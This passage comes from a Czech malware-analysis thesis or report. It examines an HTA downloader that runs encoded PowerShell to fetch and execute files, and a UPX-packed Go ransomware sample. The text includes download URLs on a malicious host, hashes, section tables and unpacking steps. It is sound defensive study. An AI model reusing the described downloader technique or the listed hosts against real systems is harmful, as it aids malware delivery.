Po jeho otevření můžeme kromě základní struktury vidět, že HTA spouští externí program `powershell.exe`, za kterým následuje přepínač `-enc` a dlouhý textový řetězec ve formátu Base64. Prostředí PowerShell umožňuje spustit skript i v této zakódované podobě. V následujícím kroku jsem pomocí příkazu v jazyce PowerShell (výpis 10) provedl dekódování tohoto řetězce.


```
$Base64 = [System.Text.Encoding]::Unicode.GetString([System.Convert]::
    FromBase64String("ŘETĚZEC V BASE64 FORMÁTU"))
```

Výpis 10: Dekódování skriptu v Base64 pomocí PowerShellu.

Dekódováním řetězce byl získán obfuskovaný skript. Tento skript jsem otevřel v nástroji Windows PowerShell ISE, což je integrované skriptovací prostředí pro jazyk PowerShell. Pomocí funkce *Najít a nahradit* jsem postupně přejmenoval nepřehledné názvy identifikátoru proměnných (obr. 18). Pomocí stejné funkce jsem vyhledal a odstranil všechny výskyty únikového znaku, které se nacházely v klíčových slovech jazyka. Dále jsem sloučil textové řetězce, které byly rozděleny do více částí či se nacházely v různých proměnných. Číselné hodnoty ASCII znaků jsem nahradil přímo odpovídajícími znaky. Po těchto úpravách se stal kód skriptu výrazně lépe čitelným (obr. 19) a lze již jasně vidět jeho účel – stáhnutí dvou souborů a jejich spuštění.




Obrázek 18: Postupné nahrazování názvů ve zdrojovém kódu skriptu druhého vzorku.



Obrázek 19: Zdrojový kód skriptu druhého vzorku již po úpravě zlepšující čitelnost.

Následně jsem prozkoumal chování vzorku přímo za běhu. Vzorek jsem nejprve spustil ve vlastním testovacím prostředí. Pro zachycení síťové aktivity malwaru jsem použil nástroj WireShark (obr. 20). Průběh síťové komunikace je totožný jako u předchozího vzorku. Nejprve dochází k překladu doménového jména na IP adresu. Vzorek poté provede stažení souboru, který se nachází na URL adrese `http://nebezpecnyweb.eu/dl/f`. Následně dochází ke stažení druhého souboru, tentokrát z URL adresy `http://nebezpecnyweb.eu/dl/m`.




Obrázek 20: Záznam síťové komunikace druhého vzorku.

Pomocí nástrojů Regshot a Noriben jsem prozkoumal změny v systémovém registru a v souborovém systému zařízení. Během své činnosti vzorek neprovedl žádné zásahy do systémového registru. Vzorek neprováděl žádné změny, které by se týkaly ostatních souborů či adresářů. Oba stažené soubory uložil do adresáře pro dočasné soubory (`C:\Users\<User>\AppData\Local\Temp`). První ze stažených souboru byl uložen na disk zařízení pod názvem `f0119.pdf`. Vzorek poté tento soubor otevřel ve výchozím programu, který je určený pro prohlížení dokumentu typu PDF. Druhý stažený soubor byl uložen na disk jako `m.exe`. Vzorek následně provedl jeho spuš-

tění. Analýza staženého spustitelného souboru je popsána v následující kapitole (kap. 7.4). Dle vypočteného hashe se jedná o stejný spustitelný soubor jaký byl stažen předchozím vzorkem.

Dalším krokem bylo použití nástrojů pro automatickou analýzu. Nejprve jsem použil službu Any.Run[65]. Ta na základě zjištěných poznatků při analýze klasifikovala tento vzorek jako loader, tedy zavaděč dalšího malwaru. Tato služba také poskytla komplexní zprávu o průběhu analýzy. Z vygenerovaného diagramu, který je také součástí této zprávy, vyplývá, že vzorek byl otevřen ve webovém prohlížeči Internet Explorer (proces `iexplore.exe`), který následně spustí skript v PowerShellu. Tento skript pak provede samotné stažení a spuštění dvou souborů, tedy otevření PDF souboru v prohlížeči Adobe Reader a spustitelného souboru `m.exe` (obr. 21).



Obrázek 21: Diagram popisující běh druhého vzorku, který vygenerovala služba Any.Run. [71]

V prostředí Cuckoo Sandbox[66] bylo nutné přímo vybrat balíček hta. V případě ponechání defaultní volby analýza neproběhla úspěšně. Po provedení automatické analýzy ohodnotilo prostředí tento vzorek známkou škodlivosti 4,8 z 10. To znamená, že vzorek vykazuje četné známky škodlivého chování.

7.3.2 Shrnutí průběhu analýzy a zjištěných poznatků

Vzorek byl podroben statické i dynamické analýze. Stejně jako v případě předchozího vzorku se jedná o downloader, tedy malware zajišťující stažení a spuštění dalšího malwaru. V tomto případě byla analýza o něco snadnější, jelikož vzorek byl distribuován v podobě HTA aplikace, při které je k dispozici jeho kompletní zdrojový kód.

Po spuštění vzorku se na krátký okamžik zobrazilo v levém okraji obrazovky miniaturní okno programu. Následně došlo k otevření prvního staženého souboru ve formátu PDF. Mezitím došlo na pozadí ke stažení a spuštění druhého souboru. Vzorek během své činnosti neprovedl žádné jiné zásahy do systému.

[65] Výsledek automatické analýzy prvního vzorku pomocí služby Any.Run je dostupný z `https://app.any.run/tasks/d8da4d36-7935-4e15-b20b-6c124b626aac`

[66] Výsledek automatické analýzy prvního vzorku pomocí Cuckoo Sandbox je dostupný z `https://cuckoo.cert.ee/analysis/1028039/summary/`

7.4 Analýza třetího vzorku


Následující analýza se zabývá prověřením vzorku, který byl získán v průběhu analýzy prvního a druhého vzorku. Na základě porovnání hashů obou stažených souborů bylo zjištěno, že tyto vzorky v obou případech provedly stažení totožného spustitelného souboru.

Tabulka 4: Zadání třetího vzorku k analýze.

Identifikační číslo případu	3
Název souboru	m.exe (kopie AppSrv.exe)
Velikost (v MiB)	1.64
Popis	Spustitelný soubor (přípona .exe)
Způsob získání (zajištění)	Soubor zajištěný při analýze případu 1 a 2.

7.4.1 Průběh analýzy

Stejně jako v předchozích případech jsem nejprve nechal vypočítat hashe tohoto vzorku. Opět jsem pro tento úkol využil nástroj PPEE a jeho modul File Information. Pomocí nástroje pestudio jsem získal základní informace z PE struktury toho spustitelného souboru. Jedná se o aplikaci s grafickým uživatelským rozhraní (subsystém Windows GUI), která je zkompilovaná pro 32-bitové systémy. Zajímavosti je, že nebylo uvedeno datum kompilace tohoto spustitelného souboru, resp. byla uvedená nulová hodnota, která odpovídá datu 1. ledna 1970 00:00:00 UTC.




Obrázek 22: Hashe třetího vzorku získané pomocí nástroje PPEE (modul File Information).

Vzorek jsem nechal prověřit u služby VirusTotal[67]. Kontrola vzorku proběhla u 71 antivirových řešení a jako škodlivý jej určilo 5 skenerů (obr. 23). Na základě uvedených jmen, které

[67] Výsledek antivirového skenu třetího vzorku u služby VirusTotal je dostupné z `https://www.virustotal.com/#/file/6dfb9490b10f90cfb5c0b7f2db24bc0eb3924664540ac24d5a1b32a4614078f8/detection`

mu byly přiřazeny jednotlivými skenery, nebylo možné jednoznačně určit povahu vzorku, ani ho zařadit do konkrétní kategorie malwaru.



Obrázek 23: Výsledek antivirového skenu třetího vzorku u služby VirusTotal.

Následně jsem přešel na podrobnější prozkoumání obsahu spustitelného souboru. Nejprve jsem si zobrazil seznam sekcí (obr. 24). Při pohledu do tohoto seznamu je možné vidět pouze tři sekce, které jsou navíc netradičně pojmenované (`UPX0`, `UPX1` a `UPX2`). Téměř všechen obsah vzorku je soustředěn pouze do jediné sekce (`UPX1`).


name	UPX0	UPX1	UPX2
md5	n/a	0DA136F9AFF4202BFD0BD0...	9486AA619892DD67E47F07F...
file-ratio (99.97 %)	0.00 %	99.94 %	0.03 %
file-cave (0 bytes)	n/a	1723392 bytes	512 bytes
entropy	n/a	7.913	1.382
raw-address	0x00000200	0x00000200	0x001A4E00
raw-size (1723904 bytes)	0x00000000 (0 bytes)	0x001A4C00 (1723392 bytes)	0x00000200 (512 bytes)
virtual-address	0x00401000	0x006C9000	0x0086E000
virtual-size (4644864 bytes)	0x002C8000 (2916352 bytes)	0x001A5000 (1724416 bytes)	0x00001000 (4096 bytes)
entry-point (0x0046D8A0)	-	x	-
writable	x	x	x
executable	x	x	-
shareable	-	-	-
discardable	-	-	-
initialized-data	-	x	x
uninitialized-data	x	-	-
readable	x	x	x
self-modifying	x	x	-
blacklisted	x	x	x

Obrázek 24: Výpis sekcí třetího vzorku získaný pomocí nástroje pestudio.

Dále jsem provedl extrakci textových řetězců, která ovšem neposkytla žádné relevantní výsledky. Naprostá většina textových řetězců byla složená z malého počtu znaků. Vzorek importuje jednu knihovnu `KERNEL32.DLL` a čtyři funkce `LoadLibraryA`, `ExitProcess`, `GetProcAddress` a


`VirtualProtect`. Na základě těchto zjištěných informací je pravděpodobné, že vzorek byl zabalen pomocí packeru.

Pro ověření a zjištění konkrétní varianty packeru jsem použil nástroj Exeinfo PE. Ten rozpoznal signaturu, která je typická pro packer UPX (obr. 25). Rozbalení vzorku, komprimovaného pomocí UPX packeru, bylo velice snadné, stačilo pouze zadat příkaz `upx -d AppSrv.exe`.



Obrázek 25: Identifikace použitého packeru u třetího vzorku pomocí nástroje Exeinfo PE.

Velikost spustitelného souboru po rozbalení packeru vzrostla na 4,32 MiB. Pro výpočet hashů tohoto nově získaného souboru jsem opět využil nástroj PPEE a jeho modul File Information (obr. 26). Další části statické analýzy jsem prováděl nad tímto rozbaleným souborem.




Obrázek 26: Hashe třetího vzorku získané pomocí nastroje PPEE.

Vzorek jsem poté nechal opětovně prověřit u služby VirusTotal[68]. Výsledek antivirového skenu se výrazně lišil oproti předchozímu, tentokrát detekovalo vzorek jako škodlivý 18 ze 69

[68] Výsledek antivirového skenu třetího vzorku po rozbalení u služby VirusTotal je dostupné z `https://www.virustotal.com/#/file/7dff4e4af1c46ac90ce3c32aef73ff1c73a9fd7df2092800c3cd5cef735b1a17/detection`

dostupných antivirových řešení (obr. 27). Velká část antivirových řešení identifikovala vzorek jako jednu z variant malwaru Razy. Pod tímto názvem se může vyskytovat malware typu ransomware, nebo malware podvrhující adresy peněženek s cílem ukrást kryptoměny. [72] [73]




Obrázek 27: Výsledek antivirového skenu třetího vzorku u služby VirusTotal (po rozbalení).

Následně jsem si nechal v nástroji pestudio zobrazit seznam sekcí. Spustitelný soubor po rozbalení packeru obsahoval pět standardně pojmenovaných sekcí. Naprostá většina obsahu (přes 95 %) byla soustředěna do sekce `.text` a `.rdata` (obr. 28).

name	.text	.rdata	.data	.idata	.symtab
md5	6C2D7A69B728120553...	9062965DC39693D8D9...	286827F424991790089...	83AA8F359973D2C...	07B5472D347D427...
file-ratio (99.98 %)	44.22 %	51.44 %	4.28 %	0.02 %	0.01 %
file-cave (1160 bytes)	2005504 bytes	2332672 bytes	194048 bytes	1024 bytes	512 bytes
entropy	6.077	5.731	5.869	3.959	0.020
raw-address	0x00000400	0x001E9E00	0x00423600	0x00452C00	0x00453000
raw-size (4533760 bytes)	0x001E9A00 (2005504 b...	0x00239800 (2332672 b...	0x0002F600 (194048 b...	0x00000400 (1024 b...	0x00000200 (512 b...
virtual-address	0x00401000	0x005EB000	0x00825000	0x0086A000	0x0086B000
virtual-size (4618720 byt...	0x001E9911 (2005265 b...	0x00239751 (2332497 b...	0x00044668 (280168 b...	0x00000312 (786 by...	0x00000004 (4 byt...
entry-point (0x0004DF70)	x	-	-	-	-
writable	-	-	x	x	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	x
initialized-data	x	x	x	x	-
uninitialized-data	-	-	-	-	-
readable	x	x	x	x	x
self-modifying	-	-	-	-	-
blacklisted	-	-	-	-	x


Obrázek 28: Výpis sekcí třetího vzorku získaný pomocí nástroje pestudio (po rozbalení).

Vzorek jsem nechal opětovně načíst v nástroji Exeinfo PE. Tento nástroj detekoval signaturu, která je typická pro kompilátor programovacího jazyka Go (obr. 29).



Obrázek 29: Identifikace kompilátoru jazyka Go u třetího vzorku pomocí nástroje Exeinfo PE.

Následně jsem prověřil seznam importovaných knihoven a funkcí vzorku, které jsem si nechal zobrazit v nástroji Dependencies (obr. 30). Vzorek importoval pouze knihovnu `KERNEL32.DLL`, ze které bylo importováno 31 funkcí. Nicméně tento seznam neposkytl žádné nové informace o účelu či funkcionalitě vzorku. Významnější poznatky pak přineslo až prohledání textových řetězců.



PI	Function	Module	PI	Function	Module
ic	AddVectoredExceptionHandler	kernel32.dll	ic	LoadLibraryA	kernel32.dll
ic	CloseHandle	kernel32.dll	ic	LoadLibraryW	kernel32.dll
ic	CreateEventA	kernel32.dll	ic	SetConsoleCtrlHandler	kernel32.dll
ic	CreateIoCompletionPort	kernel32.dll	ic	SetErrorMode	kernel32.dll
ic	CreateThread	kernel32.dll	ic	SetEvent	kernel32.dll
ic	DuplicateHandle	kernel32.dll	ic	SetProcessPriorityBoost	kernel32.dll
ic	ExitProcess	kernel32.dll	ic	SetUnhandledExceptionFilte	kernel32.dll
ic	FreeEnvironmentStringsW	kernel32.dll	ic	SetWaitableTimer	kernel32.dll
ic	GetConsoleMode	kernel32.dll	ic	SwitchToThread	kernel32.dll
ic	GetEnvironmentStringsW	kernel32.dll	ic	VirtualAlloc	kernel32.dll
ic	GetProcAddress	kernel32.dll	ic	VirtualFree	kernel32.dll
ic	GetProcessAffinityMask	kernel32.dll	ic	VirtualQuery	kernel32.dll
ic	GetQueuedCompletionStatus	kernel32.dll	ic	WaitForSingleObject	kernel32.dll
ic	GetStdHandle	kernel32.dll	ic	WriteConsoleW	kernel32.dll
ic	GetSystemDirectoryA	kernel32.dll	ic	WriteFile	kernel32.dll
ic	GetSystemInfo	kernel32.dll			

Obrázek 30: Seznam importovaných knihoven a funkcí třetího vzorku.


Pro extrakci textových řetězců jsem použil nástroj FLOSS. Ze vzorku se podařilo získat velké množství (přibližně dvacet tisíc) textových řetězců. Velká část těchto textových řetězců nebyla od sebe nijak oddělená, čímž se vytvořily dlouhé a nepřehledné bloky řetězců. Část textových řetězců obsahovala interní struktury, které souvisí především s chodem prostředí Go runtime. Jednalo se především o různá servisní a chybová hlášení, názvy funkcí či importovaných balíčku. Mezi tím však bylo možné nalézt i řetězce patřící přímo tomuto vzorku. Při podrobnějším pro-

cházení řetězců si nešlo nevšimnout balíčku pojmenovaného jako *ransomware*, který byl použit jako název pro hlavní balíček celého projektu. V textových řetězcích se dále nacházel zdrojový kód html stránky či přípony různých typů souborů. Jednalo se například o soubory s obrázky (.jpg, .jpeg, .png, .psd, .heif), multimediální soubory (.mp3, .mp4, .mkv, .mov), souborů s dokumenty (.doc, docx, .xls, .xlsx, .pdf, .txt, .tex), archívy (.zip, .rar, .7z), soubory používané pro uložení zdrojových kódů atd. Mezi textovými řetězci bylo také možné nalézt tyto URL adresy:

- `http://nebezpecnyweb.eu/cmFuc29td2FyZQ/detail.php`
